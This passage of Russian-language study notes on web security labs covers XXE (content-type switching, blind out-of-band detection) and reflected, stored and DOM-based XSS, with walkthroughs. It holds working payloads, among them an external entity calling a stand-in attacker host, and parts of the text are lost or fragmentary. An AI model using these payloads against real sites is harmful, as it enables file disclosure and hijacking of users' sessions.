2. Разместите комментарий к сообщению в блоге и загрузите это изображение в качестве аватара.
3. Когда вы просматриваете свой комментарий, вы должны увидеть содержимое /etc/hostname файла на своем изображении.

5. XXE атаки через измененный тип контента

В большинстве запросов POST используется тип содержимого по умолчанию, который создается HTML-формами, например application/x-www-form-urlencoded. Некоторые веб-сайты ожидают получения запросов в этом формате, но допускают использование других типов контента, включая XML.

Например, если обычный запрос содержит следующее:

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
```

```
foo=bar
```

Тогда вы сможете отправить следующий запрос с тем же результатом:

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52
```

```
<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

Если приложение допускает запросы, содержащие XML в теле сообщения, и анализирует содержимое тела как XML, то вы можете достичь скрытой поверхности атаки XXE, просто переформатировав запросы для использования формата XML.

6. Слепые XXE

Слепые уязвимости XXE возникают, когда приложение уязвимо для внедрения XXE, но не

возвращает значения каких-либо определенных внешних объектов в своих ответах. Это означает, что прямое извлечение файлов на стороне сервера невозможно, и поэтому слепые XXE обычно труднее использовать, чем обычные уязвимости XXE. Существует два основных способа поиска и использования слепых уязвимостей XXE:

- Вы можете инициировать внеполосные сетевые взаимодействия, иногда извлекая конфиденциальные данные внутри данных взаимодействия.
- Вы можете вызвать ошибки синтаксического анализа XML таким образом, чтобы сообщения об ошибках содержали конфиденциальные данные.

6.1 Обнаружение слепого XXE с использованием внеполосных (OAST) методов

Вы часто можете обнаружить слепой XXE, используя тот же метод, что и для атак XXE SSRF, но инициируя внеполосное сетевое взаимодействие с системой, которую вы контролируете. Например, вы должны определить внешнюю сущность следующим образом:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> ]>
```

Затем вы могли бы использовать определенную сущность в значении данных в XML. Эта атака XXE заставляет сервер делать внутренний HTTP-запрос на указанный URL. Злоумышленник может отслеживать результирующий поиск DNS и HTTP-запрос и, таким образом, обнаружить, что атака XXE была успешной.

В этой лабораторной работе есть функция «Проверить наличие», которая анализирует ввод XML, но не отображает результат.

Вы можете обнаружить слепую уязвимость XXE , запустив внеполосное взаимодействие с внешним доменом.

1. Посетите страницу продукта, нажмите «Проверить наличие» и перехватите полученный POST-запрос в Burp Suite Professional .
2. Перейдите в меню Burp и запустите клиент Burp Collaborator .
3. Нажмите «Копировать в буфер обмена», чтобы скопировать уникальные данные Burp Collaborator в буфер обмена. Оставьте окно клиента Burp Collaborator открытым.
4. Вставьте следующее определение внешней сущности между объявлением XML и stockCheckэлементом, но вставьте свой поддомен Burp Collaborator, где указано:
<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net">]>
5. Замените productIdномер ссылкой на внешний объект:&xxe;
6. Вернитесь в окно клиента Burp Collaborator и нажмите «Опрос». Если вы не видите никаких взаимодействий в списке, подождите несколько секунд и повторите попытку. Вы должны увидеть некоторые взаимодействия DNS и HTTP, которые были инициированы приложением в результате вашей полезной нагрузки.

1. обычный запрос

2. модифицированный

POST /product/stock HTTP/1.1
Host: ac061f251f5c692580fa428d003c0094.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac061f251f5c692580fa428d003c0094.web-security-academy.net/product?productId=2
Content-Type: application/xml
Origin: https://ac061f251f5c692580fa428d003c0094.web-security-academy.net
Content-Length: 107
DNT: 1
Connection: close
Cookie: session=F6L2roxwmKKemR2lc9u6RFxWxoFMapeZ

```
<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```


vuln code

Как предотвратить уязвимости XXE

Практически все уязвимости XXE возникают из-за того, что библиотека синтаксического анализа XML приложения поддерживает потенциально опасные функции XML, которые приложению не нужны или которые приложение не собирается использовать. Самый простой и эффективный способ предотвратить атаки XXE - отключить эти функции. Как правило, достаточно отключить разрешение внешних сущностей и отключить поддержку XInclude. Обычно это можно сделать с помощью параметров конфигурации или путем программного изменения поведения по умолчанию. Обратитесь к документации по вашей библиотеке синтаксического анализа XML или API, чтобы узнать, как отключить ненужные возможности.

CLIENT-SIDE

XSS

Что такое межсайтовый скриптинг (XSS)?

Межсайтовый скриптинг (также известный как XSS) - это уязвимость веб-безопасности, которая позволяет злоумышленнику нарушить взаимодействие пользователей с уязвимым приложением. Это позволяет злоумышленнику обойти одну и ту же политику происхождения, которая предназначена для отделения разных веб-сайтов друг от друга.

Уязвимости межсайтового сценария обычно позволяют злоумышленнику маскироваться под пользователя-жертву, выполнять любые действия, которые пользователь может выполнить, и получать доступ к любым данным пользователя.

Если пользователь-жертва имеет привилегированный доступ к приложению, злоумышленник может получить полный контроль над всеми функциями и данными приложения.

Как работает XSS?

Межсайтовый скриптинг работает, манипулируя уязвимым веб-сайтом, чтобы он возвращал пользователям вредоносный код JavaScript.

Когда вредоносный код выполняется в браузере жертвы, злоумышленник может полностью скомпрометировать свое взаимодействие с приложением.

Какие бывают типы XSS-атак?

Существует три основных типа XSS-атак. Это:

- Отраженный XSS , где вредоносный скрипт исходит из текущего HTTP-запроса.
- Сохраненный XSS , где вредоносный скрипт исходит из базы данных сайта.
- XSS на основе DOM , где уязвимость существует в коде на стороне клиента, а не на стороне сервера.

reflected

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> <-----

Отраженный межсайтовый скриптинг (или XSS) возникает, когда приложение получает данные в HTTP-запросе и небезопасным способом включает эти данные в немедленный ответ.

Предположим, на веб-сайте есть функция поиска, которая получает введенный пользователем поисковый запрос в параметре URL:

<https://insecure-website.com/search?term=gift>

Приложение повторяет указанный поисковый запрос в ответе на этот URL:

<p>You searched for: gift</p>

Предполагая, что приложение не выполняет никакой другой обработки данных, злоумышленник может построить такую атаку:

https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>

Этот URL приводит к следующему ответу:

<p>You searched for: <script>/* Bad stuff here... */</script></p>

Если другой пользователь приложения запрашивает URL-адрес злоумышленника, то сценарий, предоставленный злоумышленником, будет выполняться в браузере пользователя-жертвы в контексте их сеанса с приложением.

пример 1:

есть поле поиска товара на сайте, при нажатии "поиск" генерируется такой URL:

<https://aca81fb61f86ecc9802a09cc00c60071.web-security-academy.net/?search=q>

Если вместо "q" подставить скрипт по типу `<script>alert('xss');</script>`, то он выполнится в браузере жертвы.

Влияние отраженных XSS-атак

Если злоумышленник может контролировать сценарий, выполняемый в браузере жертвы, он обычно может полностью скомпрометировать этого пользователя. Помимо прочего, злоумышленник может:

- Выполните любое действие в приложении, которое может выполнить пользователь.
- Просматривайте любую информацию, которую может просматривать пользователь.
- Измените любую информацию, которую пользователь может изменить.
- Инициировать взаимодействия с другими пользователями приложения, включая злонамеренные атаки, которые будут исходить от первоначального пользователя-жертвы.

Существуют различные средства, с помощью которых злоумышленник может побудить пользователя-жертву сделать запрос, который он контролирует, для проведения отраженной атаки XSS.

К ним относятся размещение ссылок на веб-сайте, контролируемом злоумышленником, или на другом веб-сайте, который позволяет создавать контент, или путем отправки ссылки в электронном письме, твите или другом сообщении.

Атака может быть направлена непосредственно против известного пользователя или может быть неизбирательной атакой против любых пользователей приложения:

Необходимость во внешнем механизме доставки для атаки означает, что влияние отраженного XSS обычно менее серьезно, чем сохраненного XSS, где автономная атака может быть доставлена в самом уязвимом приложении.

- Проверьте каждую точку входа. Проверяйте отдельно каждую точку входа для данных в HTTP-запросах приложения. Сюда входят параметры или другие данные в строке запроса URL и теле сообщения, а также путь к файлу URL. Он также включает заголовки HTTP, хотя поведение, подобное XSS, которое может запускаться только через определенные заголовки HTTP, на практике не может быть использовано.

- Отправляйте случайные буквенно-цифровые значения. Для каждой точки входа отправьте уникальное случайное значение и определите, отражено ли это значение в ответе. Значение должно быть спроектировано таким образом, чтобы выдерживать большую часть проверки ввода, поэтому оно должно быть достаточно коротким и содержать только буквенно-цифровые символы. Но он должен быть достаточно длинным, чтобы случайные совпадения в ответе были маловероятными. Обычно идеально подходит случайное буквенно-цифровое значение из 8 символов. Вы можете использовать числовые данные Burp Intruder [<https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types#numbers>] со случайно сгенерированными шестнадцатеричными значениями для генерации подходящих случайных значений. И вы можете использовать опцию `grep payloads` Burp Intruder, чтобы автоматически отмечать ответы, содержащие отправленное значение.

- Определите контекст отражения. Для каждого места в ответе, где отражается случайное значение, определите его контекст. Это может быть текст между тегами HTML, в атрибуте тега, который может быть заключен в кавычки, в строке JavaScript и т. Д.

- Протестируйте полезную нагрузку кандидата. В зависимости от контекста отражения протестируйте исходную полезную нагрузку XSS-кандидата, которая запустит выполнение JavaScript, если оно будет отражено в ответе без изменений. Самый простой способ протестировать полезные данные - отправить запрос в Burp Repeater, изменить запрос, чтобы вставить полезные данные кандидата, выдать запрос, а затем просмотреть ответ, чтобы увидеть, работает ли полезная нагрузка. Эффективный способ работы - оставить исходное случайное значение в запросе и разместить полезную нагрузку XSS-кандидата до или после него. Затем установите случайное значение в качестве критерия поиска в представлении ответа Burp Repeater. Burp выделит каждое место, где появляется поисковый запрос, что позволит вам быстро найти отражение.

- Протестируйте альтернативные полезные нагрузки. Если полезная нагрузка кандидата XSS была изменена приложением или полностью заблокирована, вам необходимо будет протестировать альтернативные полезные данные и методы, которые могут обеспечить рабочую XSS-атаку на основе контекста отражения и типа выполняемой проверки ввода. Дополнительные сведения см. В разделе «Контексты межсайтового сценария».

- Протестируйте атаку в браузере. Наконец, если вам удастся найти полезную нагрузку, которая, по-видимому, работает в Burp Repeater, перенесите атаку в настоящий браузер (вставив URL-адрес в адресную строку или изменив запрос в представлении перехвата Burp Proxy, и посмотрите, введен ли JavaScript действительно выполняется. Часто лучше всего выполнить какой-нибудь простой JavaScript, например, `alert(document.domain)` который вызовет видимое всплывающее окно в браузере, если атака будет успешной.

stored

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>



Сохраненный XSS (также известный как постоянный XSS или XSS второго порядка) возникает, когда приложение получает данные из ненадежного источника и небезопасным образом включает эти данные в свои последующие HTTP-ответы.

Рассматриваемые данные могут быть отправлены в приложение через HTTP-запросы; например, комментарии к записи в блоге, псевдонимы пользователей в чате или контактные данные в заказе клиента. В других случаях данные могут поступать из других ненадежных источников; например, приложение веб-почты, отображающее сообщения, полученные через SMTP, маркетинговое приложение, отображающее сообщения в социальных сетях, или приложение для мониторинга сети, отображающее пакетные данные из сетевого трафика.

Вот простой пример сохраненной уязвимости XSS .

Приложение доски объявлений позволяет пользователям отправлять сообщения, которые отображаются для других пользователей:

```
<p>Hello, this is my message!</p>
```

Приложение не выполняет никакой другой обработки данных, поэтому злоумышленник может легко отправить сообщение, которое атакует других пользователей:

```
<p><script>/* Bad stuff here... */</script></p>
```

пример 1:

В личном блоге есть записи с фотографиями и возможностью комментирования, в комментариях к фото можно оставить вредоносный код по типу:

```
hi <script>alert('xss');</script>
```

он сохранится на сайте, и при открытии этой страницы пользователем, этот код выполнится у него в браузере.

как обнаружить:

Ручное тестирование сохраненных уязвимостей XSS может оказаться сложной задачей. Вам необходимо протестировать все соответствующие «точки входа», через которые контролируемые злоумышленником данные могут войти в обработку приложения, и все «точки выхода», в которых эти данные могут появиться в ответах приложения.

Точки входа в обработку заявки включают:

- Параметры или другие данные в строке запроса URL и теле сообщения.
- Путь к URL-файлу.
- Заголовки HTTP-запроса, которые нельзя использовать в отношении отраженного XSS .

- Любые внеполосные маршруты, по которым злоумышленник может доставить данные в приложение. Существующие маршруты полностью зависят от функциональности, реализованной приложением: приложение веб-почты будет обрабатывать данные, полученные в электронных письмах; приложение, отображающее ленту Twitter, может обрабатывать данные, содержащиеся в сторонних твитах; а агрегатор новостей будет включать данные с других веб-сайтов.

Точки выхода для сохраненных XSS-атак - это все возможные HTTP-ответы, которые возвращаются любому пользователю приложения в любой ситуации.

Первым шагом в тестировании сохраненных уязвимостей XSS является обнаружение связей между точками входа и выхода, при этом данные, отправленные в точку входа, излучаются из точки выхода. Это может быть сложно по следующим причинам:

- Данные, отправленные в любую точку входа, в принципе могут быть отправлены из любой точки выхода. Например, отображаемые пользователем имена могут появляться в непонятном журнале аудита, который виден только некоторым пользователям приложения.

- Данные, которые в настоящее время хранятся приложением, часто уязвимы для перезаписи из-за других действий, выполняемых в приложении. Например, функция поиска может отображать список недавних поисков, которые быстро заменяются, когда пользователи выполняют другие поиски.

Чтобы всесторонне идентифицировать связи между точками входа и выхода, потребуется тестирование каждой перестановки отдельно, передача определенного значения в точку входа, переход непосредственно к точке выхода и определение того, появляется ли там значение. Однако этот подход непрактичен в приложении с более чем несколькими страницами.

Вместо этого более реалистичный подход состоит в том, чтобы систематически работать с точками ввода данных, отправляя определенное значение в каждую из них и отслеживая ответы приложения для выявления случаев, когда появляется представленное значение. Особое внимание можно уделить соответствующим функциям приложения, таким как комментарии к сообщениям в блогах. Когда представленное значение наблюдается в ответе, вам необходимо определить, действительно ли данные хранятся в разных запросах, а не просто отражаются в немедленном ответе.

Когда вы определили связи между точками входа и выхода в процессе обработки приложения, каждую ссылку необходимо специально протестировать, чтобы определить, присутствует ли сохраненная уязвимость XSS. Это включает определение контекста в ответе, в котором появляются сохраненные данные, и тестирование подходящих потенциальных полезных нагрузок XSS, применимых к этому контексту. На данный момент методология тестирования в целом такая же, как и для поиска отраженных уязвимостей XSS.

DOM

Что такое межсайтовый скриптинг на основе DOM?

Уязвимости XSS на основе DOM обычно возникают, когда JavaScript берет данные из источника, управляемого злоумышленником, например URL-адреса, и передает их приемнику, поддерживающему выполнение динамического кода, например eval() или innerHTML. Это позволяет злоумышленникам выполнять вредоносный JavaScript, который обычно позволяет им взламывать учетные записи других пользователей.

Чтобы выполнить XSS-атаку на основе DOM, вам необходимо поместить данные в источник, чтобы они распространялись на приемник и вызывали выполнение произвольного JavaScript. Наиболее распространенным источником для DOM XSS является URL-адрес, к которому обычно обращаются с помощью window.location объекта. Злоумышленник может создать ссылку для отправки жертве на уязвимую страницу с полезной нагрузкой в строке запроса и фрагментами URL-адреса.

В определенных обстоятельствах, например, при нацеливании на страницу 404 или веб-сайт с PHP, полезная нагрузка также может быть помещена в путь.

Подробное объяснение потока заражения между источниками и приемниками см. На странице уязвимостей на основе DOM.

Как протестировать межсайтовый скриптинг на основе DOM

Большинство уязвимостей DOM XSS можно быстро и надежно обнаружить с помощью веб-сканера уязвимостей Burp Suite. Чтобы вручную протестировать межсайтовый скриптинг на основе DOM, обычно необходимо использовать браузер с инструментами разработчика, такими как Chrome. Вам нужно по очереди проработать каждый доступный источник и протестировать каждый в отдельности.

Тестирование приемников HTML

Чтобы протестировать DOM XSS в приемнике HTML, поместите случайную буквенно-цифровую строку в источник (например, location.search), затем используйте инструменты разработчика, чтобы проверить HTML и найти, где появляется ваша строка. Обратите внимание, что параметр браузера «Просмотреть исходный код» не будет работать для тестирования DOM XSS, поскольку он не учитывает изменения, которые были выполнены в HTML с помощью JavaScript. В инструментах разработчика Chrome вы можете использовать Control+F (или Command+F в MacOS) для поиска вашей строки в DOM.

Для каждого места, где ваша строка появляется в DOM, вам необходимо определить контекст. Исходя из этого контекста, вам необходимо уточнить свой ввод, чтобы увидеть, как он обрабатывается. Например, если ваша строка появляется в атрибуте, заключенном в двойные кавычки, попробуйте ввести двойные кавычки в вашу строку, чтобы увидеть, можете ли вы вырваться из атрибута.

Обратите внимание, что браузеры ведут себя по-разному в отношении URL-кодирования, Chrome, Firefox и Safari будет URL-кодирование location.search и location.hash, в то время как IE11 и Microsoft Edge (на предварительной Chromium) не будет URL-кодирование этих источников. Если ваши данные перед обработкой закодированы в URL-адресе, то атака XSS вряд ли сработает.

Тестирование приемников выполнения JavaScript

Тестировать приемники выполнения JavaScript для XSS на основе DOM немного сложнее. С этими приемниками ваш ввод не обязательно отображается где-либо в DOM, поэтому вы не можете его искать. Вместо этого вам нужно будет использовать отладчик JavaScript, чтобы определить, отправляется ли ваш ввод в приемник и каким образом.

Для каждого потенциального источника, например `location`, вам сначала нужно найти случаи в коде JavaScript страницы, на которые ссылается источник. В инструментах разработчика Chrome вы можете использовать `Control+Shift+F` (или `Command+Alt+F` в MacOS) для поиска источника во всем коде JavaScript страницы.

Как только вы нашли место чтения источника, вы можете использовать отладчик JavaScript, чтобы добавить точку останова и проследить, как используется значение источника. Вы можете обнаружить, что источник присваивается другим переменным. В этом случае вам нужно будет снова использовать функцию поиска, чтобы отследить эти переменные и посмотреть, передаются ли они в приемник. Когда вы найдете приемник, которому назначаются данные, исходящие из источника, вы можете использовать отладчик для проверки значения, наведя указатель мыши на переменную, чтобы показать ее значение, прежде чем оно будет отправлено в приемник. Затем, как и в случае с приемниками HTML, вам необходимо уточнить ввод, чтобы увидеть, сможете ли вы провести успешную атаку XSS.

пример 1. DOM XSS в `document.write` приемнике с использованием исходного кода `location.search`


Эта лабораторная работа содержит уязвимость межсайтового сценария на основе DOM в функции отслеживания поисковых запросов.

Он использует `document.write` функцию JavaScript, которая записывает данные на страницу. `document.write` Функция вызывается с данными `location.search`, которые вы можете контролировать с помощью веб - сайта URL.

На сайте есть строка поиска в которую мы запишем случайную последовательность, например: `qw12` и нажмем поиск

После этого в меню разработчика (`F12` в Chrome) нужно найти нашу последовательность в исходном коде страницы (`Ctrl+F`):

0 search results for 'qw12'



1. видно, что последовательность добавилась в `` и мы можем выйти из нее и написать свой код
2. мы выходим из `` и пишем свой код `<svg onload=alert(1)>`, после чего нажимаем поиск

пример 2. DOM XSS в document.write приемнике с использованием источника location.search внутри элемента выбора

На сайте есть функция проверки товара в виде выпадающего списка с городами, через F12 можно посмотреть в коде как это выглядит.


1. На страницах продукта обратите внимание, что опасный JavaScript извлекает storeId параметр из location.search источника. Затем он использует document.write для создания новой опции в элементе select для функции проверки запасов.
2. Добавьте storeId параметр запроса к URL-адресу и введите случайную буквенно-цифровую строку в качестве его значения. Запросите этот измененный URL.
3. Обратите внимание, что в вашем браузере случайная строка теперь указана как одна из опций

в раскрывающемся списке.

4. Щелкните правой кнопкой мыши и проверьте раскрывающийся список, чтобы убедиться, что значение вашего storeId параметра помещено в выбранный элемент.

5. Измените URL-адрес, чтобы включить в параметр подходящую полезную нагрузку XSS, storeId как показано ниже:

`product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>`



1. Так выглядит функция проверки запаса

Web Security Academy

Photobomb Backdrops

★★★★☆ \$34.73

1

OK

Передача данных с asb21ffd1f7bf671805913f70081004c.web-security-academy.net...

Инспектор Консоль Отладчик Сеть Стили Профайлер Память Хранилище Поддержка доступности Приложение

alert

```

<!DOCTYPE html>
<html>
  <head>
    <script src="/resources/labheader/js/labHeader.js"></script>
  </head>
  <body>
    <div id="academyLabHeader"></div>
    <div theme="ecommerce">
      <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header"></header>
          <header class="notification-header"></header>
          <section class="product">
            <h3>Photobomb Backdrops</h3>
            
            $34.73
            
            <label>Description:</label>
            <p></p>
            <p></p>
            <p></p>
            <p></p>
            <form id="stockCheckForm" action="/product/stock" method="POST">
              <input required="" type="hidden" name="productId" value="2">
              <script></script>
              <select name="storeId"></select>
              
              <option>London</option>
              <option>Paris</option>
              <option>Milan</option>
              <button class="button" type="submit">Check stock</button>
            </form>
            <span id="stockCheckResult"></span>
            <script src="/resources/js/stockCheckPayload.js"></script>
          </section>
        </div>
      </div>
    </div>
  </body>
</html>

```

Элемент {

```

[theme="ecommerce"] .is-page labsEcommerce.css:981
img:first-of-type {
  display: block;
  padding: 0 0 0.7em 0;
}
[theme="ecommerce"] .is-page img labsEcommerce.css:979
{
  margin-right: 1em;
}
*, ::before, ::after {
  -moz-box-sizing: border-box;
  -webkit-box-sizing: border-box;
  box-sizing: border-box;
}
Унаследовано от body
body {
  color: #333332;
  font-size: 16px;
  font-family: Arial, "Helvetica Neue", Helvetica, sans-serif;
  line-height: 1.4;
  overflow-wrap: break-word;
  word-wrap: break-word;
}
Унаследовано от html
:root {
  --text-scale-ratio: 1.2;
  --text-lineheight: 1.5;
}
:root {
  --text-scale-ratio: 1.15;
  --text-lineheight: 1.4;
}

```

3. выходим из select и прописываем свой код: `product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>`

